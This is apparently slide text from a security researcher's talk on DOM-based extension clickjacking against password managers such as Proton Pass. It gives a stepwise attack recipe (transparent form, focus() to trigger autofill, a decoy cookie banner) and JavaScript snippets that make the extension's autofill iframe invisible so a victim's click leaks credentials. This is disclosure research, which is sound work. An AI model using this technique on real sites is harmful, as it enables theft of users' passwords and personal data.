


JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear

DOM-based Extension Clickjacking

Password Managers




JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**

DOM-based Extension Clickjacking

Password Managers




JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**

DOM-based Extension Clickjacking


Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**

DOM-based Extension Clickjacking Password Managers




JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**
6. Victim accepts/rejects cookies

DOM-based Extension Clickjacking


Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**
6. Victim accepts/rejects cookies
= clicks on the invisible UI


DOM-based Extension Clickjacking Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**
6. Victim accepts/rejects cookies
= clicks on the invisible UI
→ **data will be filled into the created form (2.)**

DOM-based Extension Clickjacking Password Managers



JAVASCRIPT EXPLOIT CODE

1. Create an intrusive element (cookie consent, cloudflare captcha etc.)
2. Create a form (login, personal data...)
3. Set transparency for the form (`opacity: 0.001`)
4. Use `focus()` for the form input
→ the autofill dropdown menu will appear
5. Make the UI invisible with **DOM-based Extension Clickjacking**
6. Victim accepts/rejects cookies
= clicks on the invisible UI
→ **data will be filled into the created form (2.)**
→ **attacker gets data from the form values**

DOM-based Extension Clickjacking



Login Form

Username

1

Password



marektoth.com
username

Login

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body class="my-login-page">
    <section class="h-100">...</section>
    <protonpass-root style> == $0
      #shadow-root (open)
        <link rel="stylesheet" href="chrome-extension://ghmbeldphafepmbegfdlcpapadhbakde/styles/styles.root.css">
        <iframe src="chrome-extension://ghmbeldphafepmbegfdlcpapadhbakde/dropdown.html" class="visible" style="--
          frame-animation: fadein; --frame-width: 250px; --frame-height: 60px; --frame-zindex: 5; --frame-top: 193.
          47999572753906px; --frame-left: 610.8399963378906px; --frame-right: unset;">...</iframe>
      </protonpass-root>
    </body>
  </html>
```

Login Form

Username

Password

 marektoth.com
username

Login

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse


```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body class="my-login-page">
    <section class="h-100">...</section>
    <protonpass-root style> == $0
      #shadow-root (open)
        <link rel="stylesheet" href="chrome-extension://ghmbeldphafepmbegfdlcpapadhbakde/styles/styles.root.css">
        <iframe src="chrome-extension://ghmbeldphafepmbegfdlcpapadhbakde/dropdown.html" class="visible" style="--
          frame-animation: fadein; --frame-width: 250px; --frame-height: 60px; --frame-zindex: 5; --frame-top: 193.
          47999572753906px; --frame-left: 610.8399963378906px; --frame-right: unset;">...</iframe>
      </protonpass-root>
    </body>
  </html>
```

Login Form

Username

Password

Login



```
Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse
<!DOCTYPE html>
<html lang="en">
  <head> </head>
  <body class="my-login-page">
    <section class="h-100">
      <protonpass-root style == $0
        #shadow-root (open)
```

`document.querySelector("protonpass-root").style.opacity = 0.5;`

```
</protonpass-root>
</body>
</html>
```

Login Form

Username

Password



marektoth.com


username



Login

Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse


```
<!DOCTYPE html>
<html lang="en">
  <head> ... </head>
  <body class="my-login-page">
    <section class="h-100"> ... </section>
    <protonpass-root style="opacity: 0.5;"> == $0
      <#shadow-root (open)>
        <link rel="stylesheet" href="chrome-extension://ghmbeldphafepmbegfdlkapadhbakde/styles/styles.root.css">
        <iframe src="chrome-extension://ghmbeldphafepmbegfdlkapadhbakde/dropdown.html" class="visible" style="--
          frame-animation: fadein; --frame-width: 250px; --frame-height: 60px; --frame-zindex: 5; --frame-top: 193.
          47999572753906px; --frame-left: 610.8399963378906px; --frame-right: unset;"> ... </iframe>
      </protonpass-root>
    </body>
  </html>
```

DOM-based Extension Clickjacking





```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body class="my-login-page">
    <section class="h-100">...</section>
    <protonpass-root-e2df data-protonpass-role="root" data-protonpass-theme="dark" popover="manual"> top-layer (1)
      <#shadow-root (open)>
        <iframe src="chrome-extension://ghmbeldphafepmbegfdlkpapadhbakde/dropdown.html" popover class="visible"
          style="--frame-animation: fadeIn; --frame-width: 250px; --frame-height: 92px; --frame-top: 181px; --frame-left: 694.0400085449219px; --frame-right: unset;">...</iframe> == $0
        ::backdrop
      </protonpass-root-e2df>
    </body>
  </html>
  <#top-layer
```



```
// find root element
const x = Array.from(document.querySelectorAll('*'))
  .find(el => el.tagName.toLowerCase().startsWith('protonpass-root-'));

x.shadowRoot.querySelector("iframe").style.cssText += "opacity: 0 !important;";
```


```
<section class="h-100"></section>
<protonpass-root-e2df data-protonpass-role="root" data-protonpass-theme="dark" popover="manual">
  #shadow-root (open)
    <iframe src="chrome-extension://ghmbeldphafepmbegfdlkpapadhbakde/dropdown.html" popover class="visible"
      style="--frame-animation: fadein; --frame-width: 250px; --frame-height: 92px; --frame-top: 181px; --frame-left: 694.0400085449219px; --frame-right: unset;">
    </iframe>
    ::backdrop
  </protonpass-root-e2df>
</body>
</html>
#top-layer
```

Login Form

Username


Password

Login



```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body class="my-login-page">
    <section class="h-100">
      <protonpass-root-e2df data-protonpass-role="root" data-protonpass-theme="dark" popover="manual"> (top-layer (1))
        #shadow-root (open)
